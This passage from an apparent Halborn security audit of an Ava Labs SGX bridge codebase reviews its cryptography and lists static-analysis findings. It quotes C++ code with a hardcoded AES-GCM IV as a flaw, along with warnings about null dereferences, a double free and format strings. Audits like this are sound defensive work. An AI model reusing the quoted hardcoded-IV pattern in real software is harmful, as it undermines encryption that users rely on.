

It is recommended to remove these passwords used in test scripts. It may be more convenient to get the passwords with `STDIN` when running these test scripts.

Remediation Plan:

SOLVED: AVA Labs Team claims that these credentials were used to test cases. Then, they decided not using the credentials in the future.



CRYPTOGRAPHIC ANALYSIS REPORT



SYMMETRIC ALGORITHM ANALYSIS:

During the test, Symmetric encryption algorithms usage were evaluated on the bridge repository.

Listing 9: Enclave/Crypto/Encryption.cpp

```

157 int gcm_encrypt(const unsigned char* plaintext,
158                 int plaintext_len,
159                 unsigned char* key,
160                 unsigned char* iv,
161                 int iv_len,
162                 unsigned char* ciphertext,
163                 unsigned char* tag) {

```

The bridge encryption mechanism is the AES cipher using the GCM mode of operation. It supports encryption and authentication in the same construction. For the implementation, OpenSSL Library is used.

Listing 10: Enclave/Crypto/Encryption.cpp

```

9  #include <openssl/ec.h>
10 #include <openssl/evp.h>
11 #include <openssl/aes.h>

```

However, IV value is hardcoded into on the AES-GCM encryption implementation. IV value should be generated with an cryptographically secure number.

Listing 11: Enclave/Wardens/WardenClient.cpp

```

949 int format_store_encrypted_secret_share_request(const string&
          share,
950                                                  uint64_t
          ra_context,
951                                                  picojson::value*
          result) {
952     // Fetch and Hash SK_KEY
953     unsigned char sk_key[16];
954     unsigned char hashsk[SHA256_DIGEST_LENGTH];
955     sgx_ra_get_keys(ra_context, SGX_RA_KEY_SK, &sk_key);

```

```

956     sha256(sk_key, 16, hashsk);
957
958     // Hardcoded IV value
959     unsigned char iv[DEFAULT_IV_LENGTH + 1] = "0123456789012345";
960     ..... }

```

ASYMMETRIC ALGORITHM ANALYSIS:

The Elliptic Curve Digital Signature Algorithm (ECDSA) uses an elliptic curve cryptography-based variant of the Digital Signature Algorithm (DSA). Secp256k1 refers to the parameters of the elliptic curve. In the bridge repository, OpenSSL [Secp256k1](#) implementation is used.

Listing 12: EvmSgxBridge/Enclave/Crypto/Keys.cpp

```

15 static const char secp256k1_order_hex[65] = "
    FFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFFEBAAEDCE6AF48A03BBFD25E8CD0364141
    ";
16 static const char secp256k1_base_point_hex[67] = "0279
    BE667EF9DCBBAC55A06295CE870B07029BFCDB2DCE28D959F2815B16F81798"
    ;

```

According to an analysis, ECDSA are correctly implemented in the repository. No issues have been found.



STATIC ANALYSIS REPORT



5.1 STATIC ANALYSIS

Halborn used automated testing techniques to enhance coverage of certain areas of the scoped items. Among the tools used cppcheck, flawfinder and etc. The cppcheck and flawfinder tools are trying to find security vulnerabilities on C++. After Halborn verified all the contracts and scoped structures in the repository and was able to compile them correctly, all of these tools were run on the all-scoped structures. These tools can statically verify security related issues across the entire codebase.

CppCheck:

```

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestation.cpp:207:9: style: Condition 'cfg' is always false [knownConditionTrueFalse]
if (cfg) {
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestation.cpp:135:11: note: Assignment 'cfg=NULL', assigned value is 0
cfg = NULL;
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestation.cpp:207:9: note: Condition 'cfg' is always false
if (cfg) {
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestation.cpp:109:18: warning: Either the condition 'msg3!=NULL' is redundant or there is possible null pointer dereference: msg3. [nullPointerRedundantCheck]
format_msg3(msg3, msg3_size, &resp);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestation.cpp:133:14: note: Assuming that condition 'msg3!=NULL' is not redundant
if (msg3 != NULL) {
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestation.cpp:109:18: note: Null pointer dereference
format_msg3(msg3, msg3_size, &resp);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestationUtils.cpp:29:12: warning: Either the condition 'request_data_buffer!=NULL' is redundant or there is possible null pointer dereference: request_data_buffer. [nullPointerRedundantCheck]
memset(request_data_buffer, 0, request_length);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestationUtils.cpp:20:32: note: Assuming that condition 'request_data_buffer!=NULL' is not redundant
ASSERT(request_data_buffer != NULL, "Failed to malloc request_data_buffer.");
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestationUtils.cpp:27:33: note: Assignment 'request_data_buffer=(char*)malloc(request_length)', assigned value is 0
char* request_data_buffer = (char *) malloc(request_length);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Attestation/RemoteAttestationUtils.cpp:29:12: note: Null pointer dereference
memset(request_data_buffer, 0, request_length);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/AppUtils.cpp:20:18: style: Obsolete function 'asctime' called. It is recommended to use 'strftime' instead. [asctimeCalled]
char* time = asctime(currtime);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/AppUtils.cpp:20:42: performance: Function parameter 'msg' should be passed by const reference. [passedByValue]
void output_message_and_time(std::string msg, int code) {
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/AppUtils.cpp:22:28: style: Variable 'reset_code' is assigned a value that is never used. [unreadVariable]
std::string reset_code = "0330n";
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/UntrustedConfiguration.h:9:5: style: Class 'UntrustedConfiguration' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
UntrustedConfiguration(const p1cojson::value& config);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/LoggingUtils.cpp:83:5: style: Exception should be caught by reference. [catchExceptionByValue]
catch (class Client::connection_exception e) {
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/OcallImplements.cpp:79:9: portability: %ld in format string (no. 1) requires 'long' but the argument type is 'size_t' (aka unsigned long). [invalidPrintfArgType_sint]
printf("\nMax length of %ld exceeded. Please try again.\n", buff_size);
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/OcallImplements.cpp:147:5: style: Consecutive return, break, continue, goto or throw statements are unnecessary. [duplicateBreak]
return;
^

evm-sgx-bridge-main/EvmSgxBridge/App/Utils/UntrustedConfiguration.cpp:27:5: performance: Variable 'elastic_client_url' is assigned in constructor body. Consider performing initialization in initialization list. [useInitListOnInit]
elastic_client_url = config.get(ELASTIC_CLIENT_URL).get<std::string>();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/ERC20Asset.h:36:9: portability: Returning an address value in a function with integer return type is not portable. [castAddressToIntegerAtReturn]
return std::hash<std::string>()((std::to_string(uint32_t) erc20.network) + "." + erc20.contract_address);
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/NetworkManager.h:19:5: style: Class 'NetworkManager' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
NetworkManager(const std::unordered_map<std::string, uint32_t> p_chain_ids);
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.h:27:5: style: Class 'AssetManager' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
AssetManager(const std::unordered_map<NetworkType, EvmWallet, EnumHash> p_wallets);
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:45:7: warning: Either the condition 'coroutine!=NULL' is redundant or there is possible null pointer dereference: coroutine. [nullPointerRedundantCheck]
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:44:22: note: Assuming that condition 'coroutine!=NULL' is not redundant
ASSERT(coroutine != NULL, "Failed creating OnboardCoroutine.");
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:43:35: note: Assignment 'coroutine=new OnboardCoroutine("network_type,wallet.formatted_address)', assigned value is 0
OnboardCoroutine* coroutine = new OnboardCoroutine("network_type, wallet.formatted_address);
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:45:7: note: Null pointer dereference
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:63:7: warning: Either the condition 'coroutine!=NULL' is redundant or there is possible null pointer dereference: coroutine. [nullPointerRedundantCheck]
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:62:22: note: Assuming that condition 'coroutine!=NULL' is not redundant
ASSERT(coroutine != NULL, "Failed creating OffboardCoroutine.");
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:61:36: note: Assignment 'coroutine=new OffboardCoroutine(AVALANCHE_NETWORK)', assigned value is 0
OffboardCoroutine* coroutine = new OffboardCoroutine(AVALANCHE_NETWORK);
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:63:7: note: Null pointer dereference
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:81:7: warning: Either the condition 'coroutine!=NULL' is redundant or there is possible null pointer dereference: coroutine. [nullPointerRedundantCheck]
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:80:22: note: Assuming that condition 'coroutine!=NULL' is not redundant
ASSERT(coroutine != NULL, "Failed creating GetLatestPricesCoroutine Coroutine.");
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:79:43: note: Assignment 'coroutine=new GetLatestPricesCoroutine()', assigned value is 0
GetLatestPricesCoroutine* coroutine = new GetLatestPricesCoroutine();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:81:7: note: Null pointer dereference
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:99:7: warning: Either the condition 'coroutine!=NULL' is redundant or there is possible null pointer dereference: coroutine. [nullPointerRedundantCheck]
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:98:22: note: Assuming that condition 'coroutine!=NULL' is not redundant
ASSERT(coroutine != NULL, "Failed creating ProcessOperatorFeesCoroutine Coroutine.");
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:97:47: note: Assignment 'coroutine=new ProcessOperatorFeesCoroutine()', assigned value is 0
ProcessOperatorFeesCoroutine* coroutine = new ProcessOperatorFeesCoroutine();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:99:7: note: Null pointer dereference
(*coroutine)();
^

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Assets/AssetManager.cpp:242:23: style: Consider using std::transform algorithm instead of a raw loop. [useStdAlgorithm]
transactions->push_back(create_evm_transaction(wallet.nonce,

```

```

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Configuration/AssetConfiguration.h:15:5: warning: Member variable 'AssetConfiguration::avax_promotion_dollar_threshold' is not initialized in the constructor. [unin
  tMemberVar]
    AssetConfiguration(const std::string& p_native_network,
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Configuration/ServerInfo.h:45:9: portability: Returning an address value in a function with integer return type is not portable. [CastAddressToIntegerAtReturn]
    return std::hash<std::string>{(ol.host + "/" + std::to_string(sl.port))};
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Configuration/GlobalConfiguration.cpp:44:5: performance: Variable 'environment' is assigned in constructor body. Consider performing initialization in initializatio
n list. [useInitializationList]
    environment = config.get(ENVIRONMENT).getString();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Configuration/GlobalConfiguration.h:75:5: style: Class 'Configuration' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
    Configuration(const pjson::value& config);
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BaseCoroutine.cpp:28:12: error: Uninitialized variable: cb_tuple [uninitvar]
    delete cb_tuple;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetEvmGasPriceCoroutine.h:28:5: style: Class 'GetEvmGasPriceCoroutine' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
    GetEvmGasPriceCoroutine(const NetworkType p_network_type) :
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetEvmGasPriceCoroutine.h:95:18: style: The function 'operator()' overrides a function in a base class but is not marked with a 'override' specifier. [m
issingOverride]
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BaseCoroutine.h:138:18: note: Virtual function in base class
    virtual void operator()() = 0;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetEvmGasPriceCoroutine.h:95:18: note: Function in derived class
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetLatestPricesCoroutine.h:48:33: warning: Return value of function current_price_responses.empty() is not used. [ignoredReturnValue]
    current_price_responses.empty();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetLatestPricesCoroutine.h:132:18: style: The function 'operator()' overrides a function in a base class but is not marked with a 'override' specifier. [
missingOverride]
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BaseCoroutine.h:138:18: note: Virtual function in base class
    virtual void operator()() = 0;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetLatestPricesCoroutine.h:132:18: note: Function in derived class
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetLatestPricesCoroutine.h:48:9: warning: Ineffective call of function 'empty()'. Did you intend to call 'clear()' instead? [uselessCallEmpty]
    current_price_responses.empty();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/GetLatestPricesCoroutine.h:41:27: style: Consider using std::transform algorithm instead of a raw loop. [useStdAlgorithm]
    native_assets.push_back(asset.it.first);
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BridgeCoroutine.h:88:31: warning: Return value of function get_request_responses.empty() is not used. [ignoredReturnValue]
    get_request_responses.empty();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/OffboardCoroutine.h:15:5: style: Class 'OffboardCoroutine' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
    OffboardCoroutine(const NetworkType p_network) : BridgeCoroutine(SEND_EXTERNAL_TX_COOROUTINE_TYPE, p_network) { }
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BridgeCoroutine.h:284:18: style: The function 'operator()' overrides a function in a base class but is not marked with a 'override' specifier. [missingOv
erride]
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/OffboardCoroutine.h:19:18: style: The function 'operator()' overrides a function in a base class but is not marked with a 'override' specifier. [missingOv
erride]
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BridgeCoroutine.h:284:18: note: Virtual function in base class
    virtual void operator()() = 0;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/OffboardCoroutine.h:19:18: note: Function in derived class
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BridgeCoroutine.h:88:9: warning: Ineffective call of function 'empty()'. Did you intend to call 'clear()' instead? [uselessCallEmpty]
    get_request_responses.empty();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/OnboardCoroutine.h:38:18: style: The function 'operator()' overrides a function in a base class but is not marked with a 'override' specifier. [missingOv
erride]
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BridgeCoroutine.h:284:18: note: Virtual function in base class
    virtual void operator()() = 0;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/OnboardCoroutine.h:38:18: note: Function in derived class
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/ProcessOperatorFeesCoroutine.h:168:18: style: The function 'operator()' overrides a function in a base class but is not marked with a 'override' specifi
r. [missingOverride]
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/BaseCoroutine.h:138:18: note: Virtual function in base class
    virtual void operator()() = 0;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Coroutines/ProcessOperatorFeesCoroutine.h:168:18: note: Function in derived class
    void operator()();
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Crypto/Encoding.cpp:128:128: performance: Prefer prefix ++/-- operators for non-primitive types. [postfixOperator]
    for (std::vector<unsigned char>::reverse_iterator it = b58.rbegin(); (carry != 0 || it < length) && (it != b58.rend()); it++, it++) {
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Crypto/Encoding.cpp:141:9: performance: Prefer prefix ++/-- operators for non-primitive types. [postfixOperator]
    it++;
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Crypto/Keccak.cpp:20:9: warning: Member variable 'Keccak::m_buffer' is not initialized in the constructor. [uninItMemberVar]
    Keccak::Keccak(bits bits)
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Enclave.cpp:212:12: warning: Either the condition 'request_data_buffer!=NULL' is redundant or there is possible null pointer dereference: request_data_buffer. [null
PointerRedundantCheck]
    memset(request_data_buffer, 0, request_length);
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Enclave.cpp:211:32: note: Assuming that condition 'request_data_buffer!=NULL' is not redundant
    ASSERT(request_data_buffer != NULL, "Failed to malloc request_data_buffer.");
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Enclave.cpp:210:33: note: Assignment 'request_data_buffer=(char*)malloc(request_length)', assigned value is 0
    char* request_data_buffer = (char*) malloc(request_length);
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Enclave.cpp:212:12: note: Null pointer dereference
    memset(request_data_buffer, 0, request_length);
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Enclave.cpp:240:35: style: Variable 'request_cookies_string' is assigned a value that is never used. [unreadVariable]
    string request_cookies_string = (request_cookies != NULL)
    ^
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Http/HttpUtils.h:69:45: warning: Either the condition 'query_val!=NULL' is redundant or there is possible null pointer dereference: query_val. [nullPointerRedundant
Check]

```



```

evm-sgx-bridge-main/EvmSgxBridge/Enclave/Http/HttpUtils.h:67:48: note: Assignment 'query_val=evhttp_encode_url(query_kvp.second.get<std::string>().c_str())', assigned value is 0
char* query_val = evhttp_encode_url(query_kvp.second.get<std::string>().c_str());
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Http/HttpUtils.h:69:45: note: Null pointer dereference
query_string.append(std::string(query_val));
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/BignumUtils.h:12:5: style: Struct 'num_t' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
num_t(const BIGNUM* bn);
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/BignumUtils.h:14:5: style: Struct 'num_t' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
num_t(const int tn);
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/BignumUtils.h:15:5: style: Struct 'num_t' has a constructor with 1 argument that is not explicit. [noExplicitConstructor]
num_t(const uint64_t tn);
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/Utils.h:105:108: performance: Function parameter 'default_val' should be passed by const reference. [passedByValue]
std::unordered_set<uint32_t> parse_uint_set(const pjson::value& val, const std::unordered_set<uint32_t> default_val = {});
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/CommandValidator.cpp:72:16: style: Consider using std::accumulate algorithm instead of a raw loop. [useStlAlgorithm]
result = result + str + ", ";
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:560:9: error: Memory pointed to by 'buf' is freed twice. [doubleFree]
free(buf);
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:553:9: note: Memory pointed to by 'buf' is freed twice.
free(buf);
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:560:9: note: Memory pointed to by 'buf' is freed twice.
free(buf);
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:20:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_ign_signal(signum)) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:35:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_time(&retv, &tmep, sizeof(time_t))) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:45:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_localtime(&retv, &tmep, sizeof(time_t))) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:55:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_gettime_r(&retv, &tmep, sizeof(time_t), &tm, sizeof(struct tm))) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:65:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_gettimeofday(&retv, &tv, sizeof(struct timeval))) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:75:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_getsockopt(&retv, s, level, optname, optval, *optlen, optlen)) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:85:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_setsockopt(&retv, s, level, optname, optval, optlen)) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:95:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_socket(&retv, af, type, protocol)) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:105:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_bind(&retv, s, &addr, &addrlen, &new_errno)) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:118:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_listen(&retv, s, &backlog, &new_errno)) != SGX_SUCCESS) {
evm-sgx-bridge-main/EvmSgxBridge/Enclave/Utils/OcallWrappers.cpp:131:19: style: Variable 'sgx_retv' is assigned a value that is never used. [unreadVariable]
if ((sgx_retv = ocall_sgx_connect(&retv, s, &addr, &addrlen, &new_errno)) != SGX_SUCCESS) {

```

Flawfinder:

RemoteAttestationClient Analysis Results

Number of rules (primarily dangerous function names) in C/C++ ruleset: 222

Examining /AttestationClient.cpp
Examining /Protocol.h
Examining /Crypto.h
Examining /Base64.h
Examining /AgentWget.h
Examining /EnclaveVerify.cpp
Examining /Common.h
Examining /HexUtil.cpp
Examining /Mglo.cpp
Examining /Mglo.h
Examining /IasRequest.cpp
Examining /EnclaveVerify.h
Examining /AgentWget.cpp
Examining /IasRequest.h
Examining /Common.cpp
Examining /Json.hpp
Examining /HttpParser/Response.h
Examining /HttpParser/HttpParser.h
Examining /HexUtil.h
Examining /Agent.h
Examining /Crypto.cpp
Examining /Base64.cpp

Final Results

- /AgentWget.cpp:201: **[4]** (shell) *execvp*: This causes a new program to execute and is difficult to use safely ([CWE-78](#)); try using a library call that implements the same functionality if available.

```
execvp("wget", argv);
```
- /AttestationClient.cpp:66: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
vsprintf(buf, BUFSIZ, fmt, ap);
```
- /Common.cpp:64: **[4]** (format) *vfprintf*: If format strings can be influenced by an attacker, they can be exploited ([CWE-134](#)). Use a constant for the format specification.

```
rv= vfprintf(stderr, format, va);
```

EvmSgxBridge Analysis Results

- /App/Utils/AppUtils.cpp:38: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
vsprintf(buf, BUFSIZ, fmt, ap);
```
- /Enclave/Http/SslUtils.cpp:12: **[4]** (format) *printf*: If format strings can be influenced by an attacker, they can be exploited ([CWE-134](#)). Use a constant for the format specification.

```
#define printf printf
```
- /Enclave/Utils/OcallWrappers.cpp:208: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
vsprintf(buf, BUFSIZ, fmt, ap);
```
- /Enclave/Utils/OcallWrappers.cpp:219: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
vsprintf(buf, BUFSIZ, fmt, ap);
```
- /Enclave/Utils/OcallWrappers.cpp:230: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
vsprintf(buf, BUFSIZ, fmt, ap);
```
- /Enclave/Utils/OcallWrappers.cpp:815: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
return vsprintf(s1, n, s2, v);
```
- /Enclave/Utils/OcallWrappers.h:66: **[4]** (format) *printf*: If format strings can be influenced by an attacker, they can be exploited ([CWE-134](#)). Use a constant for the format specification.

```
#define printf sgx_printf
```
- /Enclave/Utils/Utils.cpp:29: **[4]** (format) *vsprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
vsprintf(print_buffer, BUFSIZ, fmt, ap);
```
- /Include/picojson.h:108: **[4]** (format) *snprintf*: If format strings can be influenced by an attacker, they can be exploited, and note that printf variations do not always \0-terminate ([CWE-134](#)). Use a constant for the format specification.

```
#define SNPRINTF snprintf
```

According to the test results, some of the findings found by these tools were considered as false positives. All relevant findings were reviewed by the auditors.



THANK YOU FOR CHOOSING

// HALBORN

